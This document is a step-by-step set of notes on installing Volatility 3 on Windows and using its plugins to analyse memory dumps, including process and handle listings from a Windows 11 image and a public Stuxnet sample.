PS C:\Users\HP\Downloads> git clone https://github.com/volatilityfoundation/volatility3.git
fatal: destination path 'volatility3' already exists and is not an empty directory.
```

Install snappy tool – it's a package of python used to compress entire ram space for faster processing and faster Querying and it is a compression algorithm supported by google

Install snappy where volatility existed

https://www.lfd.uci.edu/~gohlke/pythonlibs/#python-snappy

```
PS C:\Users\HP\Downloads> pip install C:\Users\HP\Downloads\python_snappy-0.6.1-cp310-cp310-win_amd64.whl
Defaulting to user installation because normal site-packages is not writeable
Processing c:\users\hp\downloads\python_snappy-0.6.1-cp310-cp310-win_amd64.whl
Installing collected packages: python-snappy
Successfully installed python-snappy-0.6.1

[notice] A new release of pip is available: 23.0.1 -> 23.1.2
[notice] To update, run: python.exe -m pip install --upgrade pip
PS C:\Users\HP\Downloads> python.exe -m pip install --upgrade pip
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: pip in c:\program files\python310\lib\site-packages (23.0.1)
Collecting pip
  Using cached pip-23.1.2-py3-none-any.whl (2.1 MB)
Installing collected packages: pip
  WARNING: The scripts pip.exe, pip3.10.exe and pip3.exe are installed in 'C:\Users\HP\AppData\Roaming\Python\
Python310\Scripts' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-loca
tion.
Successfully installed pip-23.1.2

[notice] A new release of pip is available: 23.0.1 -> 23.1.2
[notice] To update, run: python.exe -m pip install --upgrade pip
PS C:\Users\HP\Downloads> python.exe -m pip install --upgrade pip
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: pip in c:\users\hp\appdata\roaming\python\python310\site-packages (23.1.2)
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\HP> cd .\Downloads\
PS C:\Users\HP\Downloads> pip install C:\Users\HP\Downloads\python_snappy-0.6.1-cp311-cp311-win_amd64.whl
Defaulting to user installation because normal site-packages is not writeable
ERROR: python_snappy-0.6.1-cp311-cp311-win_amd64.whl is not a supported wheel on this platform.
PS C:\Users\HP\Downloads> pip install C:\Users\HP\Downloads\python_snappy-0.6.1-cp310-cp310-win_amd64.whl
Defaulting to user installation because normal site-packages is not writeable
Processing c:\users\hp\downloads\python_snappy-0.6.1-cp310-cp310-win_amd64.whl
python-snappy is already installed with the same version as the provided wheel. Use --force-reinstall to force an installation of the wheel.
PS C:\Users\HP\Downloads> cd .\volatility3\
```

Go to volatility directory and list all the files

```
PS C:\Users\HP\Downloads> cd .\volatility3\
PS C:\Users\HP\Downloads\volatility3> dir


    Directory: C:\Users\HP\Downloads\volatility3


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         02-05-2023     11:19                .github
d-----         02-05-2023     11:19                development
d-----         02-05-2023     11:19                doc
d-----         02-05-2023     11:19                test
d-----         02-05-2023     11:19                volatility3
-a----         02-05-2023     11:19            558 .gitignore
-a----         02-05-2023     11:19            520 .readthedocs.yml
-a----         02-05-2023     11:19           8200 .style.yapf
-a----         02-05-2023     11:19           1416 API_CHANGES.md
-a----         02-05-2023     11:19           3956 LICENSE.txt
-a----         02-05-2023     11:19            207 MANIFEST.in
-a----         02-05-2023     11:19             83 mypy.ini
-a----         02-05-2023     11:19           6094 README.md
-a----         02-05-2023     11:19            781 requirements-dev.txt
-a----         02-05-2023     11:19             76 requirements-minimal.txt
-a----         02-05-2023     11:19            639 requirements.txt
-a----         02-05-2023     11:19           1946 setup.py
-a----         02-05-2023     11:19            300 vol.py
```

First install all the requirements

```
PS C:\Users\HP\Downloads\volatility3> pip install -r .\requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting pefile>=2017.8.1 (from -r .\requirements.txt (line 2))
  Downloading pefile-2023.2.7-py3-none-any.whl (71 kB)
     ---------------------------------------- 71.8/71.8 kB 992.8 kB/s eta 0:00:00
Collecting yara-python>=3.8.0 (from -r .\requirements.txt (line 8))
  Downloading yara_python-4.3.1-cp310-cp310-win_amd64.whl (1.2 MB)
     ---------------------------------------- 1.2/1.2 MB 1.3 MB/s eta 0:00:00
Collecting capstone>=3.0.5 (from -r .\requirements.txt (line 12))
  Downloading capstone-4.0.2-py2.py3-none-win_amd64.whl (896 kB)
     ---------------------------------------- 896.4/896.4 kB 1.6 MB/s eta 0:00:00
Collecting pycryptodome (from -r .\requirements.txt (line 15))
  Downloading pycryptodome-3.17-cp35-abi3-win_amd64.whl (1.7 MB)
     ---------------------------------------- 1.7/1.7 MB 1.5 MB/s eta 0:00:00
Collecting leechcorepyc>=2.4.0 (from -r .\requirements.txt (line 18))
  Downloading leechcorepyc-2.14.3-cp36-abi3-win_amd64.whl (358 kB)
     ---------------------------------------- 358.4/358.4 kB 1.7 MB/s eta 0:00:00
Installing collected packages: yara-python, pycryptodome, pefile, leechcorepyc, capstone
Successfully installed capstone-4.0.2 leechcorepyc-2.14.3 pefile-2023.2.7 pycryptodome-3.17 yara-python-4.3.1
```

```
PS C:\Users\HP\Downloads\volatility3>
```

To check version of volatility3

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -v
Volatility 3 Framework 2.4.2
INFO     volatility3.cli: Volatility plugins path: ['C:\\Users\\HP\\Downloads\\volatility3\\volatility3\\plugins', 'C:\\Users\\HP\\Downloads\\volatility3\\volatility3\\framework\\plugins']
INFO     volatility3.cli: Volatility symbols path: ['C:\\Users\\HP\\Downloads\\volatility3\\volatility3\\symbols', 'C:\\Users\\HP\\Downloads\\volatility3\\volatility3\\framework\\symbols']
usage: volatility [-h] [-c CONFIG] [--parallelism [{processes,threads,off}]] [-e EXTEND] [-p PLUGIN_DIRS] [-s SYMBOL_DIRS] [-v] [-l LOG] [-o OUTPUT_DIR]
                  [-q] [-r RENDERER] [-f FILE] [--write-config] [--save-config SAVE_CONFIG] [--clear-cache] [--cache-path CACHE_PATH] [--offline]
                  [--single-location SINGLE_LOCATION] [--stackers [STACKERS ...]] [--single-swap-locations [SINGLE_SWAP_LOCATIONS ...]]
                  plugin ...
volatility: error: Please select a plugin to run
```

Take a memory dump file and take its path

Gives information which taken from memory

In this command : python vol.py -f D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem windows.info

python vol.py → to Check Volatility

-f → to get file path

D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem → Path where dump file is there

windows.info → name of plugin

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -f D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem windows.info
Volatility 3 Framework 2.4.2
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0xf80286200000
DTB     0x1ae000
Symbols file:///C:/Users/HP/Downloads/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/D60B01EB7A8A7D46D5EF38DD5556547C-1.json.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0xf80286e099b0
Major/Minor     15.22621
MachineType     34404
KeNumberProcessors      8
SystemTime      2023-05-04 04:56:05
NtSystemRoot    C:\WINDOWS
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion  10
PE MinorOperatingSystemVersion  0
PE Machine      34404
PE TimeDateStamp        Sun Jul 24 04:13:48 1977
```

To check what are the plugins :

To check what are available plugins

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -f "D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem" windows
Volatility 3 Framework 2.4.2
usage: volatility [-h] [-c CONFIG] [--parallelism [{processes,threads,off}]] [-e EXTEND] [-p PLUGIN_DIRS]
                  [-s SYMBOL_DIRS] [-v] [-l LOG] [-o OUTPUT_DIR] [-q] [-r RENDERER] [-f FILE] [--write-config]
                  [--save-config SAVE_CONFIG] [--clear-cache] [--cache-path CACHE_PATH] [--offline]
                  [--single-location SINGLE_LOCATION] [--stackers [STACKERS ...]]
                  [--single-swap-locations [SINGLE_SWAP_LOCATIONS ...]]
                  plugin ...
volatility: error: argument plugin: plugin windows matches multiple plugins (windows.bigpools.BigPools, windows.cachedump.Cachedump, windows.callbacks.Callb
acks, windows.cmdline.CmdLine, windows.crashinfo.Crashinfo, windows.devicetree.DeviceTree, windows.dlllist.DllList, windows.driverirp.DriverIrp, windows.dri
vermodule.DriverModule, windows.driverscan.DriverScan, windows.dumpfiles.DumpFiles, windows.envars.Envars, windows.filescan.FileScan, windows.getservicesids
.GetServiceSIDs, windows.getsids.GetSIDs, windows.handles.Handles, windows.hashdump.Hashdump, windows.info.Info, windows.joblinks.JobLinks, windows.ldrmodul
es.LdrModules, windows.lsadump.Lsadump, windows.malfind.Malfind, windows.mbrscan.MBRScan, windows.memmap.Memmap, windows.mftscan.MFTScan, windows.modscan.Mo
dScan, windows.modules.Modules, windows.mutantscan.MutantScan, windows.netscan.NetScan, windows.netstat.NetStat, windows.poolscanner.PoolScanner, windows.pr
ivileges.Privs, windows.pslist.PsList, windows.psscan.PsScan, windows.pstree.PsTree, windows.registry.certificates.Certificates, windows.registry.hivelist.H
iveList, windows.registry.hivescan.HiveScan, windows.registry.printkey.PrintKey, windows.registry.userassist.UserAssist, windows.sessions.Sessions, windows.
skeleton_key_check.Skeleton_Key_Check, windows.ssdt.SSDT, windows.statistics.Statistics, windows.strings.Strings, windows.svcscan.SvcScan, windows.symlinksc
an.SymlinkScan, windows.vadinfo.VadInfo, windows.vadwalk.VadWalk, windows.vadyarascan.VadYaraScan, windows.verinfo.VerInfo, windows.virtmap.VirtMap)
```

pslist – Process list

pslist is a plugin that gives information like

PID – Process ID

PPID – Parent Process ID

Image File Name – all those exe's

Threads – It shows how many threads are exectuted

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -f "D:\CyberForensics\MemoryAnalysis\Win11x64-8GB.mem" windows.pslist | more
Volatility 3 Framework 2.4.2

PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0x860eeb2f5040  291     -       N/A     False   2023-05-03 12:16:29.000000      N/A     Disabled140     4       Registry
0eeb3ef040  4       -       N/A     False   2023-05-03 12:16:23.000000      N/A     Disabled
636     4       smss.exe        0x860f063aa080  2       -       N/A     False   2023-05-03 12:16:29.000000      N/A     Disabled
868     636     smss.exe        0x860f084f2080  0       -       0       False   2023-05-03 12:16:30.000000      2023-05-03 12:16:34.000000      Dis
788     868     csrss.exe       0x860f0931e140  11      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
580     868     wininit.exe     0x860f0b475080  2       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1052    580     services.exe    0x860f0b53e080  8       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1080    580     lsass.exe       0x860f0b5c7080  10      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1152    1012    winlogon.exe    0x860f0b5d9080  0       -       1       False   2023-05-03 12:16:34.000000      2023-05-03 12:17:49.000000      Dis
1268    1052    svchost.exe     0x860f0b68c080  16      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1296    1152    fontdrvhost.ex  0x860f0b68b080  0       -       1       False   2023-05-03 12:16:34.000000      2023-05-03 12:17:49.000000      Dis
1300    580     fontdrvhost.ex  0x860f0b6b4080  5       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1384    1052    WUDFHost.exe    0x860f0b7340c0  14      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1440    1052    svchost.exe     0x860f0b7be0c0  10      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1492    1052    svchost.exe     0x860f0b7d5080  5       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1588    1052    svchost.exe     0x860f0cc5b080  3       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1596    1052    svchost.exe     0x860f0cc54080  3       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1620    1052    svchost.exe     0x860f0cc56080  3       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1628    1052    WUDFHost.exe    0x860f0cc80080  5       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1644    1052    svchost.exe     0x860f0cc5a080  4       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1664    1052    svchost.exe     0x860f0cc8c080  10      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1676    1052    svchost.exe     0x860f0cc900c0  7       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1796    1052    svchost.exe     0x860f0ccc0080  6       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1812    1052    svchost.exe     0x860f0cced080  4       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1832    1052    svchost.exe     0x860f0ccf2080  2       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
2024    1052    svchost.exe     0x860f0cdd6080  3       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
844     1052    IntelCpHDCPSvc  0x860f0ce430c0  3       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1204    1052    svchost.exe     0x860f0ce47080  10      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1488    1052    svchost.exe     0x860f0ce4d080  19      -       0       False   2023-05-03 12:16:35.000000      N/A     Disabled
1936    1052    svchost.exe     0x860f0cf3d080  4       -       0       False   2023-05-03 12:16:35.000000      N/A     Disabled
1980    1052    svchost.exe     0x860f0cf3c080  0       -       0       False   2023-05-03 12:16:35.000000      2023-05-03 16:31:05.000000      Dis
```

It shows System is the 1st processor

```
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0x860eeb2f5040  291     -       N/A     False   2023-05-03 12:16:29.000000      N/A     Disabled140     4       Registry        0x86
```

To get entire information at a time

```
> python vol.py -f "D:\CyberForensics\MemoryAnalysis\Win11x64-8GB.mem" windows.pslist
Volatility 3 Framework 2.4.2
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0x860eeb2f5040  291     -       N/A     False   2023-05-03 12:16:29.000000      N/A     Disabled140     4       Registry        0x86
0eeb3ef040  4       -       N/A     False   2023-05-03 12:16:23.000000      N/A     Disabled
636     4       smss.exe        0x860f063aa080  2       -       N/A     False   2023-05-03 12:16:29.000000      N/A     Disabled
868     636     smss.exe        0x860f084f2080  0       -       0       False   2023-05-03 12:16:30.000000      2023-05-03 12:16:34.000000      Disabled
788     868     csrss.exe       0x860f0931e140  11      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
580     868     wininit.exe     0x860f0b475080  2       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1052    580     services.exe    0x860f0b53e080  8       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1080    580     lsass.exe       0x860f0b5c7080  10      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1152    1012    winlogon.exe    0x860f0b5d9080  0       -       1       False   2023-05-03 12:16:34.000000      2023-05-03 12:17:49.000000      Disabled
1268    1052    svchost.exe     0x860f0b68c080  16      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1296    1152    fontdrvhost.ex  0x860f0b68b080  0       -       1       False   2023-05-03 12:16:34.000000      2023-05-03 12:17:49.000000      Disabled
1300    580     fontdrvhost.ex  0x860f0b6b4080  5       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1384    1052    WUDFHost.exe    0x860f0b7340c0  14      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1440    1052    svchost.exe     0x860f0b7be0c0  10      -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
1492    1052    svchost.exe     0x860f0b7d5080  5       -       0       False   2023-05-03 12:16:34.000000      N/A     Disabled
```

For filtering purpose we use Select-String

Analysing chrome

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -f "D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem" windows.pslist | Select-String chrome
Progress:  100.00               PDB scanning finished
12796   11544   chrome.exe      0x860f155f7140  55      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
1400    12796   chrome.exe      0x860f162de0c0  8       -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
14420   12796   chrome.exe      0x860f168b80c0  27      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
9140    12796   chrome.exe      0x860f16bda0c0  20      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
16772   12796   chrome.exe      0x860f171ec0c0  10      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
19428   12796   chrome.exe      0x860f162790c0  19      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
9940    12796   chrome.exe      0x860f15e450c0  19      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
11456   12796   chrome.exe      0x860f170020c0  16      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
4188    12796   chrome.exe      0x860f163670c0  20      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
8752    12796   chrome.exe      0x860f16faf0c0  17      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
576     12796   chrome.exe      0x860f16dda0c0  16      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
10816   12796   chrome.exe      0x860f15f980c0  17      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
19028   12796   chrome.exe      0x860f160eb0c0  19      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
8128    12796   chrome.exe      0x860f106790c0  17      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
1616    12796   chrome.exe      0x860f164570c0  19      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
2444    12796   chrome.exe      0x860f097020c0  19      -       2       False   2023-05-03 16:52:58.000000      N/A     Disabled
3208    12796   chrome.exe      0x860f110c6080  12      -       2       False   2023-05-03 16:53:07.000000      N/A     Disabled
3300    12796   chrome.exe      0x860f17a020c0  19      -       2       False   2023-05-03 16:57:36.000000      N/A     Disabled
10636   12796   chrome.exe      0x860f1a433080  21      -       2       False   2023-05-03 17:26:02.000000      N/A     Disabled
26996   12796   chrome.exe      0x860f1de350c0  22      -       2       False   2023-05-03 21:19:22.000000      N/A     Disabled
15256   12796   chrome.exe      0x860f1baf2080  22      -       2       False   2023-05-04 03:57:30.000000      N/A     Disabled
26252   12796   chrome.exe      0x860f1794c080  20      -       2       False   2023-05-04 04:06:54.000000      N/A     Disabled
23920   12796   chrome.exe      0x860f187920c0  19      -       2       False   2023-05-04 04:08:36.000000      N/A     Disabled
1636    12796   chrome.exe      0x860f09a180c0  21      -       2       False   2023-05-04 04:11:17.000000      N/A     Disabled
6048    12796   chrome.exe      0x860f1a39b0c0  18      -       2       False   2023-05-04 04:17:30.000000      N/A     Disabled
24152   12796   chrome.exe      0x860f16a130c0  19      -       2       False   2023-05-04 04:19:58.000000      N/A     Disabled
15948   12796   chrome.exe      0x860f1b00c080  18      -       2       False   2023-05-04 04:20:04.000000      N/A     Disabled
24040   12796   chrome.exe      0x860f18bd10c0  20      -       2       False   2023-05-04 04:20:06.000000      N/A     Disabled
28488   12796   chrome.exe      0x860f1ae8c080  19      -       2       False   2023-05-04 04:48:01.000000      N/A     Disabled
3704    12796   chrome.exe      0x860f18bf3080  8       -       2       False   2023-05-04 04:49:29.000000      N/A     Disabled
11096   12796   chrome.exe      0x860f1d615080  22      -       2       False   2023-05-04 04:49:30.000000      N/A     Disabled
17916   12796   chrome.exe      0x860f1e888080  13      -       2       False   2023-05-04 04:49:32.000000      N/A     Disabled
23232   12796   chrome.exe      0x860f1d7b4080  16      -       2       False   2023-05-04 04:54:43.000000      N/A     Disabled
```

To know what handles

windows.handles -h (Help menu for windows handles)

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -f "D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem" windows.handles -h
Volatility 3 Framework 2.4.2
usage: volatility windows.handles.Handles [-h] [--pid [PID ...]]

options:
  -h, --help       show this help message and exit
  --pid [PID ...]  Process IDs to include (all other processes are excluded)
```

If you don't use pid it gives all of handles not only file handles in the memory image its going to be a lot of data

MEMORY ANALYSIS ON STUXNET malware by volatility

Where the Stuxnet memory dump available :

https://github.com/jaredthecoder/codestock2017-stuxnet-forensic-analysis

https://www.jonrajewski.com/data/Malware/

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -f "D:\CyberForensics\MemoryAnalysis\stuxnet.vmem\stuxnet.vmem" windows.pslist
Volatility 3 Framework 2.4.2
Progress:  0.00             Scanning layer_name using PdbSignatureScanneProgress:    0.00             Scanning layer_name using PdbSignatureScanneProg
ress:  100.00               PDB scanning finished

PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId  Wow64    CreateTime      ExitTime        File output

4       0       System  0x823c8830      59      403     N/A     False   N/AN/A      Disabled
376     4       smss.exe        0x820df020      3       19      N/A     False       2010-10-29 17:08:53.000000      N/A     Disabled
600     376     csrss.exe       0x821a2da0      11      395     0       False       2010-10-29 17:08:54.000000      N/A     Disabled
624     376     winlogon.exe    0x81da5650      19      570     0       False       2010-10-29 17:08:54.000000      N/A     Disabled
668     624     services.exe    0x82073020      21      431     0       False       2010-10-29 17:08:54.000000      N/A     Disabled
680     624     lsass.exe       0x81e70020      19      342     0       False       2010-10-29 17:08:54.000000      N/A     Disabled
844     668     vmacthlp.exe    0x823315d8      1       25      0       False       2010-10-29 17:08:55.000000      N/A     Disabled
856     668     svchost.exe     0x81db8da0      17      193     0       False       2010-10-29 17:08:55.000000      N/A     Disabled
940     668     svchost.exe     0x81e61da0      13      312     0       False       2010-10-29 17:08:55.000000      N/A     Disabled
1032    668     svchost.exe     0x822843e8      61      1169    0       False       2010-10-29 17:08:55.000000      N/A     Disabled
1080    668     svchost.exe     0x81e18b28      5       80      0       False       2010-10-29 17:08:55.000000      N/A     Disabled
1200    668     svchost.exe     0x81ff7020      14      197     0       False       2010-10-29 17:08:55.000000      N/A     Disabled
1412    668     spoolsv.exe     0x81fee8b0      10      118     0       False       2010-10-29 17:08:56.000000      N/A     Disabled
1580    668     jqs.exe 0x81e0eda0      5       148     0       False   2010-10-29 17:09:05.000000  N/A     Disabled
1664    668     vmtoolsd.exe    0x81fe52d0      5       284     0       False       2010-10-29 17:09:05.000000      N/A     Disabled
1816    668     VMUpgradeHelper 0x821a0568      3       96      0       False       2010-10-29 17:09:08.000000      N/A     Disabled
188     668     alg.exe 0x8205ada0      6       107     0       False   2010-10-29 17:09:09.000000  N/A     Disabled
1196    1728    explorer.exe    0x820ec7e8      16      582     0       False       2010-10-29 17:11:49.000000      N/A     Disabled
2040    1032    wscntfy.exe     0x820ecc10      1       28      0       False       2010-10-29 17:11:49.000000      N/A     Disabled
```

List of all handles :

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -f "D:\CyberForensics\MemoryAnalysis\stuxnet.vmem\stuxnet.vmem" windows.handles -h
Volatility 3 Framework 2.4.2
usage: volatility windows.handles.Handles [-h] [--pid [PID ...]]

options:
  -h, --help       show this help message and exit
  --pid [PID ...]  Process IDs to include (all other processes are excluded)
PS C:\Users\HP\Downloads\volatility3> python vol.py -f "D:\CyberForensics\MemoryAnalysis\stuxnet.vmem\stuxnet.vmem" windows.handles --pid 188
Volatility 3 Framework 2.4.2
Progress:  100.00               PDB scanning finished
PID     Process Offset  HandleValue     Type    GrantedAccess   Name

188     alg.exe 0xe10096e0      0x4     KeyedEvent      0x20003 CritSecOutOfMemoryEvent
188     alg.exe 0xe16008f8      0x8     Directory       0x3     KnownDlls
188     alg.exe 0x81e5f720      0xc     File    0x100020        \Device\HarddiskVolume1\WINDOWS\system32
188     alg.exe 0x82062080      0x10    Event   0x21f0003
188     alg.exe 0xe1613978      0x14    Directory       0xf000f Windows
188     alg.exe 0xe211c8d8      0x18    Port    0x21f0001
188     alg.exe 0x820646f8      0x1c    WindowStation   0xf006e Service-0x0-3e5$
188     alg.exe 0xe1623538      0x20    Directory       0x2000f BaseNamedObjects
188     alg.exe 0x81ee3980      0x24    Mutant  0x1f0001        SHIMLIB_LOG_MUTEX
188     alg.exe 0x81ee0a58      0x28    Desktop 0xf00cf Default
```